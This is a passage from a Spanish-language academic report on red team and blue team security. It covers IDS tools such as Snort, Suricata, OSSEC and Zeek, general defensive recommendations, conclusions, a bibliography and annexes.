
Snort también se puede utilizar de manera directa para el bloqueo de paquetes. Snort cuenta con tres usos principales: el primero es como rastreador de paquetes como tcpdump, el segundo como registrador de paquetes para depurar el tráfico de la red, el tercero como un sistema completo para la prevención de intrusiones en la red. Snort se puede instalar y configurar para uso personal y comercial.

6.6.2 Suricata[54]: Similar a Snort, Suricata es otra herramienta de detección de intrusiones de red que ofrece un rendimiento rápido y eficiente. Además de la detección de amenazas, Suricata también puede realizar inspección profunda de paquetes y análisis de protocolos.

En la Figura 62, podemos observar los diferentes servicios que nos ofrece la Herramienta de seguridad IDS/IPS Suricata.

[54] SURICATA. Observe. Protect. Adapt. Consultado el 30 de marzo de 2024, https://suricata.io/

Figura 62. Funciones de Suricata IDS/IPS.




Fuente: SURICATA. Observar. Proteger. Adaptar. 2024.

6.6.3 OSSEC: “OSSEC es un HIDS (sistema de detección de intrusiones basado en host) de código abierto para análisis y monitoreo detallados de la actividad del servidor. Por lo tanto, OSSEC se utiliza para monitorear uno o más servidores y brindar una visión completa de todo en tiempo real. En particular, OSSEC genera alertas tan pronto como se detecta una amenaza potencial.”[55]

En la Figura 63, observamos la consola de la Herramienta OSSEC.

[55] KEEPCODING. ¿Qué es OSSEC?. Consultado el 29 de marzo de 2024, https://keepcoding.io/blog/que-es-ossec/

Figura 63. Consola de Monitoreo de OSSEC.



Fuente: SPLUNKBASE. Informes y Gestión para OSSEC. 2024.

Para comprender mejor qué es OSSEC, es importante recordar que es un software con una arquitectura multiplataforma que ayuda a monitorear múltiples sistemas desde una ubicación central. En este sentido, OSSEC permite el uso de dispositivos en red para procesar toda la información recopilada durante el monitoreo del sistema.

6.6.4 Bro (ahora Zeek): Zeek es un marco de código abierto para análisis de amenazas cibernéticas y búsqueda activa. Sus herramientas de monitoreo permiten que el marco se utilice como NIDS (Sistema de detección de intrusiones en la red). El objetivo principal de Zeek es filtrar el tráfico de la red y crear archivos de registro que describen todo lo que sucede en la red.

Además, se reconoce que Zeek permite a los equipos azules (los responsables de proteger los sistemas) escanear en busca de amenazas cibernéticas. Esto significa que Zeek puede ir un paso por delante de los atacantes y detenerlos antes de que interactúen

con la red. Entonces se puede decir que Zeek es un marco que se puede usar como NIDS, pero va más allá de ese concepto.

7 CATIPLULO III – RECOMENDACIONES DE SEGURIDAD

7.1 RECOMENDACIONES Y BUENAS PRÁCTICAS

El fortalecimiento de la seguridad de los activos y sistemas tecnológicos organizacionales y el mejoramiento de la postura de seguridad, no son actividades exclusivas de los equipos de seguridad y ciberseguridad; es crucial en la actualidad que todos los colaboradores en las organizaciones asuman un rol activo en el proceso de gestión de los riesgos y el conocimiento de las amenazas.

Algunas recomendaciones generales para mejorar la postura de seguridad podrían incluir:

1. Capacitación continua: Brindar formación constante en ciberseguridad a todo el personal de la organización, no solo al equipo de seguridad informática.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Ofrecer cursos y capacitación en general en temas relacionados con la ciberseguridad actualizados y especializados para todo el personal.

- Contratación de servicios de orienten y ayuden a las organizaciones con la realización de actividades de auditoria en seguridad, simulaciones o campañas de phishing y entrenamiento para mejorar la conciencia de seguridad del personal.

2. Implementar políticas de seguridad claras: Establecer y hacer cumplir políticas de seguridad sólidas, que aborden entre otros temas, los relacionados con el uso de contraseñas seguras, el acceso a datos confidenciales y el uso responsable de los activos de tecnología.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Soluciones de gestión de políticas de seguridad que ayudan a definir, implementar y hacer cumplir políticas de seguridad coherentes en toda la organización.

- Herramientas de gestión de contraseñas, que permiten almacenar contraseñas seguras y compartir credenciales de forma segura entre los empleados.

3. Actualización de sistemas y software: Mantener actualizados los sistemas operativos, aplicaciones y diferentes softwares con parches de seguridad para mitigar vulnerabilidades conocidas.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Herramientas de gestión de parches que automatizan la distribución e instalación de parches en los sistemas.

- Servicios de inteligencia de amenazas que proporcionen información actualizada sobre vulnerabilidades y amenazas para priorizar parches críticos.

4. Evaluaciones periódicas de riesgos: Realizar evaluaciones periódicas de riesgos y vulnerabilidades para identificar y abordar posibles brechas de seguridad.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Herramientas de escaneo de vulnerabilidades que identifican y priorizan las vulnerabilidades en la infraestructura.

- Plataformas de gestión de riesgos que permiten evaluar, mitigar y monitorizar los riesgos cibernéticos en toda la organización.

5. Uso de herramientas de seguridad avanzadas: Considerar la adopción de herramientas avanzadas como soluciones de detección y respuesta de endpoints, firewalls avanzados y soluciones de gestión de identidad.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Soluciones de detección y respuesta de endpoints que ofrecen capacidades avanzadas para detectar, investigar y responder a amenazas en tiempo real en dispositivos finales.

- Firewalls avanzados con capacidades de inspección profunda de paquetes y protección contra amenazas que proporcionan una defensa perimetral robusta y funciones de seguridad avanzadas.

6. Colaboración entre equipos blue team y red team: Fomentar la colaboración entre los equipos Blue Team y Red Team para mejorar la detección proactiva y la respuesta a amenazas.

Algunos ejemplos de soluciones o herramientas a utilizar en esta etapa serían:

- Plataformas de simulación de ataques cibernéticos que permiten a los equipos Red Team simular ataques realistas para probar la efectividad de las defensas del equipo Blue Team.

- Herramientas de gestión de operaciones de seguridad que facilitan la colaboración entre los equipos blue team y red team al proporcionar visibilidad y análisis centralizados de amenazas.

CONCLUSIONES

Es fundamental que los equipos red team y blue team operen dentro de un marco ético y legal sólido para garantizar la integridad de las pruebas de seguridad y la protección de los activos de la organización.

El respeto por la privacidad, la transparencia en las actividades realizadas y el cumplimiento de las regulaciones vigentes son pilares clave en el funcionamiento ético de estos equipos estratégicos.

Desde la simulación de ataques por parte del Red Team hasta la detección y gestión de incidentes en tiempo real por parte del Blue Team, se destaca la importancia de una colaboración efectiva entre ambos equipos para fortalecer la postura de seguridad de la organización.

La detección temprana, la respuesta rápida a incidentes y la adecuada gestión post-incidente son aspectos críticos para minimizar el impacto de las amenazas cibernéticas y garantizar la continuidad del negocio.

Se sugiere implementar programas continuos de concienciación en seguridad para todo el personal, reforzando la importancia de las mejores prácticas y el reporte oportuno de incidentes.

Es crucial realizar evaluaciones periódicas de riesgos, actualizaciones de sistemas y software, así como inversiones en herramientas avanzadas de seguridad para mantenerse un paso adelante frente a las amenazas cibernéticas en constante evolución.

BIBLIOGRAFÍA

Alonso J. M. (2018). Un Informático en el Lado del Mal. Metasploit: Cómo extender las funcionalidades de Meterpreter. https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

ATLASSIAN. (2024). Gestión de Incidentes. https://www.atlassian.com/es/incident-management/incident-response/lifecycle#incident-response-lifecycle

CLATORY-TEAM82. (2022) Blinding Snort IDS/IPS: Breaking the Modbus OT Preprocessor. https://claroty.com/team82/research/blinding-snort-breaking-the-modbus-ot-preprocessor

CIS Center for Internet Security. (2024). CIS Benshmarks List. https://www.cisecurity.org/cis-benchmarks

CIS Center for Internet Security. (2024). Seminarios Web: Aprende con nuestros webinars y accede a eventos previamente grabados. https://www.cisecurity.org/insights/webinar

Community CISCO. (2020). Ask Me Anything- Pentesting Playground: Cómo armar tu propio laboratorio de hacking. https://community.cisco.com/t5/discusiones-seguridad/ask-me-anything-pentesting-playground-c%C3%B3mo-armar-tu-propio/td-p/4036541/page/2

CONSTITUCIÓNCOLOMBIA. (sf). Constitución Política de Colombia. https://www.constitucioncolombia.com/titulo-2/capitulo-1

COPNIA. (sf). Consejo Profesional Nacional de Ingeniería. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVE. (2023). https://cve.mitre.org/

Exploitdb. (2022). ¿Qué es exploitdb? https://keepcoding.io/blog/que-es-exploitdb/

FreeCodeCamp. (2020). El Manual de Comandos de Linux. https://www.freecodecamp.org/espanol/news/comandos-de-linux/

IBM. (sf). ¿Qué es un ataque cibernético?. https://www.ibm.com/mx-es/topics/cyber-attack

IBM. (sf). ¿Qué es la respuesta a incidentes?. https://www.ibm.com/es-es/topics/incident-response

INCIBE. (2023). Purple Team increases the effectiveness of the Red Team and Blue Team in SCI. https://www.incibe.es/en/incibe-cert/blog/purple-team-increases-effectiveness-red-team-and-blue-team-sci

INCIBE. (2019). ¿Ya tienes tu Plan de Recuperación ante Desastres? https://www.incibe.es/empresas/blog/tienes-tu-plan-recuperacion-desastres

ISO. ISO/IEC 27035-1:2023 (2023). Information technology Information security incident management Part 1: Principles and process. https://www.iso.org/standard/78973.html

Kali Linux. (2024). The most advanced Penetration Testing Distribution. Ever. https://www.kali.org/

KARPERSKY. (2024). ¿Qué es la detección y respuesta ampliadas (XDR)?. https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

KEEPCODING. (2023). ¿Qué es Msfpayload o Msfvenom?. https://keepcoding.io/blog/que-es-msfpayload/

KEEPCODING. (2022). ¿Qué es OSSEC?. https://keepcoding.io/blog/que-es-ossec/

LearnMicrosoft. (2023). Comandos de Windows. https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/windows-commands

Maltego. (2020). What is Maltego Community Edition (CE)?. https://docs.maltego.com/support/solutions/articles/15000018947-what-is-maltego-community-edition-ce-

Metasploit. (sf). The world's most used penetration testing framework. https://www.metasploit.com/

Microsoft. (2024). Descargar Windows 10. https://www.microsoft.com/es-es/software-download/windows10

MSF-VENOM. (2024). Cheatsheet: Single Page Cheatsheet for common MSF Venom One Liners. https://github.com/frizb/MSF-Venom-Cheatsheet

NIST. (2024). NIST SP 800-61. Computer Security Incident Handling Guide. https://csrc.nist.gov/pubs/sp/800/61/r2/final

RedesZOne. (2024). Realiza escaneos de puertos con Nmap a cualquier servidor o sistema. https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

SECRETARIASENADO. (2024). Ley 1273 de 2009. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

SNORT. (2024). Snort 3 is here!. https://www.snort.org/

SPLUNKBASE. (2024). Informes y Gesión para OSSEC. https://apps.splunk.com/app/300/

Superintendencia de Industria y Comercio. (sf). Protección de Datos Personales: Registro Nacional de Bases de Datos. https://www.sic.gov.co/registro-nacional-de-bases-de-datos

SURICATA. (2024). Observar. Proteger. Adaptar. https://suricata.io/

VirtualBox. (2023). Welcome to VirtualBox. https://www.virtualbox.org/

An Open Source Network Security Monitor. (2024). Zeek. https://zeek.org/

ANEXO “A”


Enlace Video de Socialización del Informe Técnico:

https://youtu.be/-YF7j5jkYbE

ANEXO “B”


En las Figuras 64 y 65, se puede observar el resultado arrojado del 13%, en el análisis de similitud realizado con la Herramienta Tirnitin.

Figura 64. DRAFTBANK ECBTI - (855A_956) – Drftbank 4 – Sección 2.



Fuente: Propia.

Figura 65. Informe de Originalidad.



Fuente: Propia.